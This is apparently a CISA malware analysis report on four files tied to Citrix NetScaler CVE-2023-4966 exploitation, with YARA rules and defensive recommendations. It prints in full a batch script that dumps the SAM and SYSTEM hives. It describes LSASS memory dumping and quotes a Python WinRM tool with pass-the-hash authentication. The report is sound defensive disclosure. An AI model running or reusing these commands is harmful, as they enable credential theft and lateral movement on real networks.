ANALYSIS REPORT

10478915.r1.v1 NUMBER

Malware Analysis Report

2023-11-16 DATE

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR--Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

Responding to the recently disclosed CVE-2023-4966, affecting Citrix NetScaler ADC and NetScaler Gateway appliances, CISA received four files for analysis that show files being used to save registry hives, dump the Local Security Authority Subsystem Service (LSASS) process memory to disk, and attempts to establish sessions via Windows Remote Management (WinRM). The files include:

- Windows Batch file (.bat)
- Windows Executable (.exe)
- Windows Dynamic Link Library (.dll)
- Python Script (.py)

Submitted Files (4)

17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994 (a.dll)

906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6 (a.py)

98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9 (a.bat)

e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068 (a.exe)

Findings

98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9

Details

Name	a.bat
Size	376 bytes
Type	DOS batch file, ASCII text, with CRLF line terminators
MD5	52d5e2a07cd93c14f1ba170e3a3d6747
SHA1	8acaf9908229871ab33033df7b6a328ec1db56d5
SHA256	98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9
SHA512	317414f28d34f8295aa76cf9f39d4fd42c9bad292458dbd2a19f08a6a8b451e271179b7ef78afd8a2fe92a2e1103d9ef5e220557febf42d91900c268b8d61b69

ssdeep	6:halw5fwmUDXSLp8k7KdXSLp8kukK7va2RK4HvEEIVpmYY:sMULS98QAS98kuZ7XPcK3
Entropy	4.675128

Antivirus

No matches found.

YARA Rules

- rule CISA_10478915_01 : trojan installs_other_components
  {
    meta:
      author = "CISA Code & Media Analysis"
      incident = "10478915"
      date = "2023-11-06"
      last_modified = "20231108_1500"
      actor = "n/a"
      family = "n/a"
      capabilities = "installs-other-components"
      malware_Type = "trojan"
      tool_type = "information-gathering"
      description = "Detects trojan .bat samples"
      sha256 = "98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9"
    strings:
      $s1 = { 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 7a 2e 74 78 74 }
      $s2 = { 72 65 67 20 73 61 76 65 20 68 6b 6c 6d 5c 73 79 73 74 65 6d 20 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 65 6d }
      $s3 = { 6d 61 6b 65 63 61 62 20 63 3a 5c 75 73 65 72 73 5c 70 75 62 6c 69 63 5c 61 2e 70 6e 67 20 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 61 2e 63 61 62 }
    condition:
      all of them
  }

ssdeep Matches

No matches found.

Relationships

98e79f95cf...	Related_To	e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
98e79f95cf...	Related_To	17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994

Description

This file is a Windows batch file called a.bat that is used to execute the file called a.exe with the file called a.dll as an argument. The output is printed to a file named 'z.txt' located in the path C:\Windows\Tasks. Next, a.bat pings the loop back internet protocol (IP) address 127.0.0[.]1 three times.

The next command it runs is reg save to save the HKLM\SYSTEM registry hive into the C:\Windows\tasks\em directory. Again, a.bat pings the loop back address 127.0.0[.]1 one time before executing another reg save command and saves the HKLM\SAM registry hive into the C:\Windows\Task\am directory. Next, a.bat runs three makecab commands to create three Cabinet (.cab) files from the previously mentioned saved registry hives and one file named C:\Users\Public\a.png. The names of the .cab files are as follows:

--Start names and paths of .cab files created--
c:\windows\tasks\em.cab
c:\windows\tasks\am.cab
c:\windows\tasks\a.cab
--End names and paths of .cab files created--

Screenshots

```
@echo off
c:\windows\tasks\a.exe c:\windows\tasks\a.dll >> c:\windows\tasks\z.txt
ping 127.0.0.1 -n 3 >nul
reg save hklm\system c:\windows\tasks\em
ping 127.0.0.1 -n 1 >nul
reg save hklm\sam c:\windows\tasks\am
makecab c:\windows\tasks\em c:\windows\tasks\em.cab
makecab c:\windows\tasks\am c:\windows\tasks\am.cab
makecab c:\users\public\a.png c:\windows\tasks\a.cab
```

Figure 1. - This is the full contents of the file a.bat.

e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068

Tags

trojan

Details

Name	a.exe
Size	145920 bytes
Type	PE32+ executable (console) x86-64, for MS Windows
MD5	37f7241963cf8279f7c1d322086a5194
SHA1	ec401ae8ddebef4038cedb65cc0d5ba6c1fdef28
SHA256	e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
SHA512	02c2473b90ba787fea41a9840c7dc9a9869685ca8fdca3521278e0cc986e1797e36552f41f1ac206f5ec5bdc0ac40f13cd36217aea3aad13518e9764ea92c1f7
ssdeep	3072:u8txkT6wDLf/p3ufznQbCQVlvxxV5hmWlh:NgpDbZufLQpjxJ9U
Entropy	6.094246

Antivirus

Antiy	Trojan/Win64.Malgent
Avira	TR/Redcap.sbphc
Bitdefender	Trojan.GenericKD.70103917
Emsisoft	Trojan.GenericKD.70103917 (B)
IKARUS	Trojan.Win64.Malgent
K7	Riskware (00584baa1)

YARA Rules

```
rule CISA_10478915_02 : trojan installs_other_components
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10478915"
    date = "2023-11-06"
    last_modified = "20231108_1500"
    actor = "n/a"
    family = "n/a"
    capabilities = "installs-other-components"
    malware_type = "trojan"
    tool_type = "unknown"
    description = "Detects trojan PE32 samples"
    sha256 = "e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068"
  strings:
```

```
        $s1 = { 57 72 69 74 65 46 69 6c 65 }
        $s2 = { 41 70 70 50 6f 6c 69 63 79 47 65 74 50 72 6f 63 65 73 73 54 65 72 6d 69 6e 61 74 69 6f 6e 4d 65 74 68 6f 64 }
        $s3 = { 6f 70 65 72 61 74 6f 72 20 63 6f 5f 61 77 61 69 74 }
        $s4 = { 43 6f 6d 70 6c 65 74 65 20 4f 62 6a 65 63 74 20 4c 6f 63 61 74 6f 72 }
        $s5 = { 64 65 6c 65 74 65 5b 5d }
        $s6 = { 4e 41 4e 28 49 4e 44 29 }
    condition:
        uint16(0) == 0x5a4d and pe.imphash() == "6e8ca501c45a9b85fff2378cffaa24b2" and pe.size_of_code == 84480 and all of
    them
    }
```

ssdeep Matches

No matches found.

Relationships

e557e1440e...	Related_To	17a27b1759f10d1f6f1f51a11c0efea550e2075 c2c394259af4d3f855bbcc994
e557e1440e...	Related_To	98e79f95cf8de8ace88bf223421db5dce303b11 2152d66ffdf27ebdfcdf967e9

Description

This file is a 64-bit Windows command-line executable called a.exe that is executed by a.bat. This file issues the Remote Procedure Call (RPC) ncalrpc:[lsasspirpc] to the RPC end point to provide a file path to the LSASS on the infected machine. Once the file path is returned, the malware loads the accompanying DLL file called a.dll into the running LSASS process. If the DLL is correctly loaded, then the malware outputs the message "[*]success" in the console.

17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994

Tags

trojan

Details

Name	a.dll
Size	106496 bytes
Type	PE32+ executable (DLL) (console) x86-64, for MS Windows
MD5	206b8b9624ee446cad18335702d6da19
SHA1	364ef2431a8614b4ef9240afa00cd12bfba3119b
SHA256	17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
SHA512	efa720237bd2773719d7f8e377f63f93d25a691a6f2b8f52ff9ecbd1495c215690d01400d8b7fd9bb79b47de09817d72c8 2676b67ed70ecf61b002c7d8e9e11d
ssdeep	3072:oCNLoO2N+p5Fm6nfZvD8sLVdN9dtFiokDFMYLcu:j1o/+34YRvDtFiwu
Entropy	5.940807

Antivirus

Antiy	Trojan/Win64.Agent
Bitdefender	Trojan.GenericKD.70057986
Emsisoft	Trojan.GenericKD.70057986 (B)
ESET	a variant of Win64/Agent.DAU trojan
IKARUS	Trojan.Win64.Agent
K7	Trojan (005ad67a1)
Zillya!	Trojan.Agent.Win64.39686

YARA Rules

```
rule CISA_10478915_03 : trojan steals_authentication_credentials credential_exploitation
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10478915"
    date = "2023-11-06"
    last_modified = "20231108_1500"
    actor = "n/a"
    family = "n/a"
    capabilities = "steals-authentication-credentials"
    malware_type = "trojan"
    tool_type = "credential-exploitation"
    description = "Detects trojan DLL samples"
    sha256 = "17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994"
  strings:
    $s1 = { 64 65 6c 65 74 65 }
    $s2 = { 3c 2f 74 72 75 73 74 49 6e 66 6f 3e }
    $s3 = { 42 61 73 65 20 43 6c 61 73 73 20 44 65 73 63 72 69 70 74 6f 72 20 61 74 20 28 }
    $s4 = { 49 6e 69 74 69 61 6c 69 7a 65 43 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 45 78 }
    $s5 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
    $s6 = { 47 65 74 54 69 63 6b 43 6f 75 6e 74 }
  condition:
    uint16(0) == 0x5a4d and pe.subsystem == pe.SUBSYSTEM_WINDOWS_CUI and pe.size_of_code == 56832 and all of
them
}
```

ssdeep Matches

No matches found.

Relationships

17a27b1759...	Related_To	e557e1440e394537cca71ed3d61372106c3c7 0eb6ef9f07521768f23a0974068
17a27b1759...	Related_To	98e79f95cf8de8ace88bf223421db5dce303b11 2152d66ffdf27ebdfcdf967e9

Description

This file is a 64-bit Windows DLL called a.dll that is executed by a.bat as a parameter for the file a.exe. The file a.exe loads this file into the running LSASS process on the infected machine. The file a.dll calls the Windows API CreateFileW to create a file called a.png in the path C:\Users\Public.

Next, a.dll loads DbgCore.dll then utilizes MiniDumpWriteDump function to dump LSASS process memory to disk. If successful, the dumped process memory is written to a.png. Once this is complete, the file a.bat specifies that the file a.png is used to create the cabinet file called a.cab in the path C:\Windows\Tasks.

Screenshots



Figure 2. - This is the call to the register R14, which contains the MiniDumpWriteDump function that is being leveraged to dump the LSASS process memory to disk.

906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6

Details

Name	a.py
Size	2645 bytes
Type	Python script, ASCII text executable, with CRLF line terminators
MD5	9cff554fa65c1b207da66683b295d4ad
SHA1	b8e74921d7923c808a0423e6e46807c4f0699b6e
SHA256	906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6
SHA512	131621770e1899d81e6ff312b3245fe4e4013c36f82818a82fdd319982e6b742a72d906b6fb86c422bb720cd648f927b905a8fc193299ad7d8b3947e766abbd3
ssdeep	48:BpsnUP6s3ceBg5YbFYNXEtUyzzYyUyh0+FVzYA6P+Fqbaug9trYhTHhIQG86w09:BuUP6sseBIOqXEvpcrb89Z2THCQ6P
Entropy	4.748972

Antivirus

No matches found.

YARA Rules

- rule CISA_10478915_04 : backdoor communicates_with_c2 remote_access
  {
    meta:
      author = "CISA Code & Media Analysis"
      incident = "10478915"
      date = "2023-11-06"
      last_modified = "20231108_1500"
      actor = "n/a"
      family = "n/a"
      capabilities = "communicates-with-c2"
      malware_type = "backdoor"
      tool_type = "remote-access"
      description = "Detects trojan python samples"
      sha256 = "906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6"
    strings:
      $s1 = { 70 6f 72 74 20 3d 20 34 34 33 20 69 66 20 22 68 74 74 70 73 22 }
      $s2 = { 6b 77 61 72 67 73 2e 67 65 74 28 22 68 61 73 68 70 61 73 73 77 64 22 29 3a }
      $s3 = { 77 69 6e 72 6d 2e 53 65 73 73 69 6f 6e 20 62 61 73 69 63 20 65 72 72 6f 72 }
      $s4 = { 57 69 6e 64 77 6f 73 63 6d 64 2e 72 75 6e 5f 63 6d 64 28 73 74 72 28 63 6d 64 29 29 }
    condition:
      all of them
  }

ssdeep Matches

No matches found.

Description

This file is a Python script called a.py that attempts to leverage WinRM to establish a session. The script attempts to authenticate to the remote machine using NT LAN Manager (NTLM) if the keyword "hashpasswd" is present. If the keyword "hashpasswd" is not present, then the script attempts to authenticate using basic authentication. Once a WinRM session is established with the remote machine, the script has the ability to execute command line arguments on the remote machine. If there is no command specified, then a default command of “whoami” is run.

Screenshots

```
if __name__ == '__main__':

    usage = '''
    '''
    parser = argparse.ArgumentParser(description='2012', epilog=usage)
    parser.add_argument("-r", "--remote",     metavar="",  help="",      required=True,)
    parser.add_argument("-u", "--user",       metavar="",  help="",  default="administrator")
    parser.add_argument("-p", "--passwd",     metavar="",  help="",  default="")
    parser.add_argument("-H", "--hashpasswd", metavar="",  help="", default="")
    parser.add_argument("-c", "--command",    metavar="",  help="cd",       default="whoami")
    args = parser.parse_args()
    proto, ip, port, uri = ParseUrl(args.remote)
    print(port)
    WORKCd(proto, ip, port, uri, args.command, user=args.user, passwd=args.passwd, hashpasswd=args.hashpasswd)
```

Figure 3. - This is the portion of the Python script that shows the command line options.

```
def WORKCd(proto, ip, port, uri, cmd, **kwargs):

    if kwargs.get("hashpasswd"):
        try:
            Windwoscmd = winrm.Session(proto+'://' + ip + ":" + str(port) + uri, auth=(kwargs.get("user"), '00000000000000000000000000000000:'+kwargs.get("hashpasswd")),
                                       transport="ntlm", server_cert_validation='ignore')
            Result = Windwoscmd.run_cmd(str(cmd))
            sys.stdout.write(Result.std_err.decode('gbk'))
            sys.stdout.write(Result.std_out.decode('gbk'))
            sys.stdout.write('\n')
        except Exception as ex:
            print( "[x] Return Error : {}".format(ex) )
    else:
        try:
            Windwoscmd = winrm.Session(proto+'://' + ip + ":" + str(port) + uri, auth=(kwargs.get("user"), kwargs.get("passwd")),
                                       transport="basic", server_cert_validation='ignore')
            Result = Windwoscmd.run_cmd(str(cmd))
            sys.stdout.write(Result.std_err.decode('gbk'))
            sys.stdout.write(Result.std_out.decode('gbk'))
            sys.stdout.write('\n')
        except Exception as ex:
            print( "[x] winrm.Session basic error : {}".format(ex))
```

Figure 4. - This is the function showing how the script decides between using NTLM or basic authentication based on the keyword "hashpasswd".

Relationship Summary

98e79f95cf...	Related_To	e557e1440e394537cca71ed3d61372106c3c7 0eb6ef9f07521768f23a0974068
98e79f95cf...	Related_To	17a27b1759f10d1f6f1f51a11c0efea550e2075 c2c394259af4d3f855bbcc994
e557e1440e...	Related_To	17a27b1759f10d1f6f1f51a11c0efea550e2075 c2c394259af4d3f855bbcc994
e557e1440e...	Related_To	98e79f95cf8de8ace88bf223421db5dce303b11 2152d66ffdf27ebdfcdf967e9
17a27b1759...	Related_To	e557e1440e394537cca71ed3d61372106c3c7 0eb6ef9f07521768f23a0974068
17a27b1759...	Related_To	98e79f95cf8de8ace88bf223421db5dce303b11 2152d66ffdf27ebdfcdf967e9

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension

matches the file header).

- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.